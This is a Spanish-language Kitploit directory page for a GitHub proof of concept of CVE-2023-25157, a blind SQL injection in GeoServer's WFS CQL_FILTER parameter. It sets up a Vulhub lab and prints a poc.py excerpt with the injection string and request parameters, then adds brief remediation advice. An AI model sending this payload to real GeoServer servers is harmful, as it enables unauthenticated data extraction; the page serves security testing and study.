Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
geoserver-CVE-2023-25157 — Exploit de prueba de concepto para CVE-2023-25157, una vulnerabilidad de inyección SQL ciega en el parámetro CQL_FILTER de WFS de GeoServer, que permite la extracción de datos sin autenticación. | Kitploit
Herramientas/GitHubGitHub/custiya/geoserver-cve-2023-25157
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de InformaciónPruebas de Penetración
GitHubcustiya/geoserver-cve-2023-25157

geoserver-CVE-2023-25157

Exploit de prueba de concepto para CVE-2023-25157, una vulnerabilidad de inyección SQL ciega en el parámetro CQL_FILTER de WFS de GeoServer, que permite la extracción de datos sin autenticación.

Ver Repositorio
16hace 1 añoAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    945
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    350
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    339
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    338
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    292

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

geoserver CVE-2023-25157

White Hat 3rd [30th group] Kim Jeongwoo


Enlace de GitHub - https://github.com/custiya/geoserver-CVE-2023-25157

Resumen de la vulnerabilidad

  • CVE-2023-25157 es una vulnerabilidad SQLi que afecta a GeoServer, una aplicación web de servicio de datos cartográficos de código abierto.
  • Ocurre en algunas versiones de GeoServer 2.22.0 e inferiores.
  • El parámetro CQL_FILTER en las solicitudes WFS (Web Feature Service) es vulnerable.
  • Cualquier persona con acceso a la API sin autenticación puede explotarla.

Configuración del entorno

  • Ejecute el comando docker compose up -d para iniciar el entorno de prueba.
  • Acceda a la página en http://your-ip:8080/geoserver.
  • Primero debe encontrar un espacio de trabajo existente que incluya un almacén de datos PostGIS.
  • La instancia de GeoServer de Vulhub ya contiene un almacén de datos PostGIS.
    • Nombre del espacio de trabajo: vulhub
    • Nombre del almacén de datos: pg
    • Nombre de la tabla: example
    • Atributo utilizado: name

poc.py

  • Es una inyección SQL construida basada en lo descrito anteriormente.
  • La petición se envía al servidor usando el módulo requests.
  • strStartsWith(name,'x'') = true
    • Se agrega una comilla extra después de x para romper la sintaxis SQL.
  • and 1=(SELECT CAST ((SELECT version()) AS integer))
    • La función version() devuelve la versión actual de PostgreSQL (cadena de texto).
    • CAST(... AS integer) fuerza la conversión a entero, provocando un error.

    • El servidor devuelve un mensaje de error, lo que permite realizar pruebas de Inyección SQL Ciega.
# URL de destino
url = "http://localhost:8080/geoserver/ows"

# Cadena de inyección original a insertar en CQL_FILTER (decodificada de URL)
cql_filter = "strStartsWith(name,'x'') = true and 1=(SELECT CAST ((SELECT version()) AS integer)) -- ') = true"

# Parámetros
params = {
    "service": "wfs",
    "version": "1.0.0",
    "request": "GetFeature",
    "typeName": "vulhub:example",
    "CQL_FILTER": cql_filter
}

Resultado
Alt text

Conclusión

  • Este PoC permite determinar la presencia de SQLi. Un atacante podría recopilar información del sistema mediante consultas SQL.
  • Para prevenir este ataque, se debe agregar validación de entrada del usuario. Además, las sentencias SQL recibidas no deben ejecutarse directamente, sino almacenarse por separado y utilizarse de forma segura.
Descargar herramienta








